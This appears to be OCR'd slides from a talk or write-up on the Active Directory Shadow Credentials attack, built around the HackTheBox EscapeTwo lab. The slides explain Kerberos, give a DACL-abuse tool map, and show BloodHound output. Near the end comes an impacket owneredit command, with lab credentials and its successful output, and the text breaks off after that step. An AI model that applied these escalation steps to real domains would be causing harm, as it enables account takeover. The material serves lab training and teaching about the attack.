
Shadow Credentials

HTB EscapeTwo


Active Directory (AD) crash course:

Users, Groups, Computers serviced by sync'ed DC's




Kerberos (How do users log in)

K_C	Long term secret derived from the user's password using a **KDF**
K_{TGS}	A long-term secret key derived from the **KRBTGT account password**.
$K_{C\text{-}TGS}$	A temporary session key issued by the **AS**
K_S	Secret key of a service, stored in a **keytab** file on host
$K_{C\text{-}S}$	Issued by the **TGS** for secure communication between the client and the service.


Key Distribution Center (KDC)
Client Authentication to the AS
User ID + requested service
Msg A
Msg B
+ client + address + validity
Ticket granting ticket (TGT)
Authentication Server (AS)
K_C
K_{TGS}
Client (C)
$K_{C\text{-}TGS}$
Session key
Signs exchanges between C and TGS
Client Service Authorization
Msg C
ID of service requested
+ client + address + validity
Msg D
client + timestamp
K_{TGS}
K_S
SD
Ticket-granting Server (TGS)
Msg E
+ client + address + validity
Msg F
$K_{C\text{-}S}$
For exchanges between C and S
Client Service Request
Msg E
+ client + address + validity
Msg G
client + timestamp
K_S
Msg H
timestamp
Service Server (SS)

DACLAbuseMindmap(thehacker.recipes)


GenericAll
ADS_RIGHT_GENERIC_ALL
"Full Control"
Owns object
WriteDacl
ADS_RIGHT_WRITE_DAC
Grant rights
ntlmrelayx.py (to grant DCsync rights) or dacledit.py
Add-DomainObjectAcl
GenericAll
GenericWrite
ADS_RIGHT_GENERIC_WRITE
WriteProperty*
ADS_RIGHT_DS_WRITE_PROP
*WriteProperty must apply to the appropriate property
- ServicePincipalName for targeted Kerberoasting
- KeyCredentialLink for Shadow Credentials
- msDs-AllowedToActOnBe.... for Kerberos RBCD
Self
ADS_RIGHT_DS_SELF
AllExtendedRights
ADS_RIGHT_DS_CONTROL_ACCESS
User-Force-Change-Password
GetChanges + GetChangesAll
GetChanges + (GetChangesAll or GetChangesInFilteredSet)
WriteOwner
ADS_RIGHT_WRITE_OWNER
Kerberos RBCD
SPN jacking
Shadow Credentials
Logon script
Targeted Kerberoasting
Evil GPOs (e.g. Immediate Scheduled Task)
AddMember
ForceChangePassword
ReadLAPSPassword
DCSync
ReadLAPSPassword (domain-wise)
Grant ownership
Owns object
rbcd.py or ntlmrelayx.py
Impacket scripts (multiple)
pyWhisker.py
n/a
targetedKerberoast.py
pyGPOabuse.py
(pth-)net rpc group addmem or ntlmrelayx.py
(pth-)net rpc password
LAPSDumper or CrackMapExec or ntlmrelayx.py
secretsdump.py
LAPSDumper (?)
owneredit.py
Set-DomainObject
PowerView and Rubeus
Whisker
Set-DomainObject
Set-DomainObject
New-GPOImmediateTask
Add-DomainGroupMember or net group
Set-DomainUserPassword
Get-ADComputer
mimikatz
DirSync
Set-DomainObjectOwner
User
OU
Group
GPO
Computer
Container
Domain
All objects
gMSA account
WriteDacl
ACE inheritance
Grant rights
ACE inheritance: if attacker can write ACE for a container/OU, if inheritance flag is added to the ACE, and inheritance is enabled for an object in that container/OU, the ACE will be applied to it
ReadGMSAPassword
gMSADumper.py
Get-ADServiceAccount
Special use case: attacker needs "FullControl" ACE in gMSA account's msDS-GroupMSAMembership attribute's DACL instead of standard account's ntTSecurityDescriptor's DACL

Pre-authentication


Three ways:

Kerberos up to 4:

- No encryption - just UID (can be used as oracle spitting out TGT's)

Kerberos 5 fwd:


- Symmetric encryption of credentials
- Asymmetric, using a Certificate Authority (CA), PKINIT


Client Authentication to the AS
User ID + requested service
Msg A
Msg B
+ client + address + validity
Ticket granting ticket (TGT)
Client (C)
Authentication Server (AS)
K_C
K_{TGS}

msDS-KeyCredentialLink
(LDAP property to set raw public keys, with X509 certificate)

If you can manipulate it, you can add a keypair that grants a TGT.
You now have a Shadow Credential on the AD

https://www.thehacker.recipes/ad/movement/kerberos/


@_nwodtuhs
User password
x x x x x
DES encryption
MD4
LM hash
NT hash
Know any of those ? Pass-the-hash
= random challenge
DES-ECB (+)
HMAC-MD5 (+)
LM response
NTLM response
NTLMv2 response
LM auth
NTLM auth
NTLMv2 auth
Can be relayed or captured
Common naming errors
NTLM hash
NT or LM hash
Net-NTLM hash
NTLM response
TGS == ticket (1)
ST → ticket
TGS → service
(1) The ST (service ticket) is a Kerberos ticket provided by the TGS (Ticket Granting Service), one of the KDC's (Key Distribution Center) many services.
Know any of those ? Pass-the-key or Overpass-the-hash (for RC4 key)
= timestamp
MD4 (== NT hash)
[Blumenthal96]
PBKDF2
PBKDF2
RC4 key
DES key
AES128 key
AES256 key
RC4 (+)
DES* (+)
AES128* (+)
AES256* (+)
Encr. timestamp
* a salt is needed for DES, AES128 and AE256 which always follows the same rules www.thehacker.recipes/ad-ds/movement/kerberos
ASREQroast conducted ~here
ASREProast conducted ~here
Kerberos pre-auth
Know any of those ? Pass-the-ticket or Pass-the-cache (for .ccache format)
Kerberoast conducted ~here
TGT (Ticket Granting Ticket)
ST (Service Ticket)
Kerberos auth
protected by
protected by
Used PKINIT for pre-auth ? UnPAC-the-hash
"krbtgt" key
service key
Know this ? Golden ticket Diamond ticket Sapphire ticket
Know this ? Silver Ticket
x509 certificate
KeyCredential
PKINIT
signedAuthPack**
** AuthPack contains the public key and is signed by private key
Have a way to set the KeyCredential ? Shadow Credentials
Know an account's certificate ? Pass-the-Certificate

Abusing msDS-KeyCredentialLink


Only High value users (Admins) have access - users can’t even change their own msDS-Key… so why bother?

There is a quirk:

‘Computer’ objects can add a key credential to the msDS…. If none exists

If a user has GenericAll, GenericWrite or WriteAccountRestrictions in the DACL of a ‘Computer’, they can populate the msDS-KeyCredentialLink on that device and go to town with their brand new NT hash or TGT

Enter: BloodHound



ryan

Database Info | Node Info | Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	0
Transitive Object Control	▶


INBOUND CONTROL RIGHTS

Explicit Object Controllers	7
Unrolled Object Controllers	3
Transitive Object Controllers	▶

WriteOwner and Certificate Authority on CA_SVC

https://i-tracing.com/blog/dacl-shadow-credentials/

1. PKINIT likely as CA is likely a Certificate Authority
2. DC’s must use the key pairs (kinda given with PKINIT)
3. We have WriteOwner and can edit the msDS-KeyCredentilaLink on the CA_SVC




The user RYAN@SEQUEL.HTB has the ability to modify the owner of the user CA_SVC@SEQUEL.HTB.

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.

Attack chain Add compromised user as owner on ‘WriteOwner’ enabled computer and elevate privileges

Tool: impacket

`impacket-owneredit -action write -new-owner 'ryan' -target 'ca_svc' -dc-ip 10.10.11.51 sequel.htb/ryan:WqSZAF6CysDQbGb3 `




```
[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

Attack chain Modify privileges for newly added owner on the ‘computer’

Tool: impacket

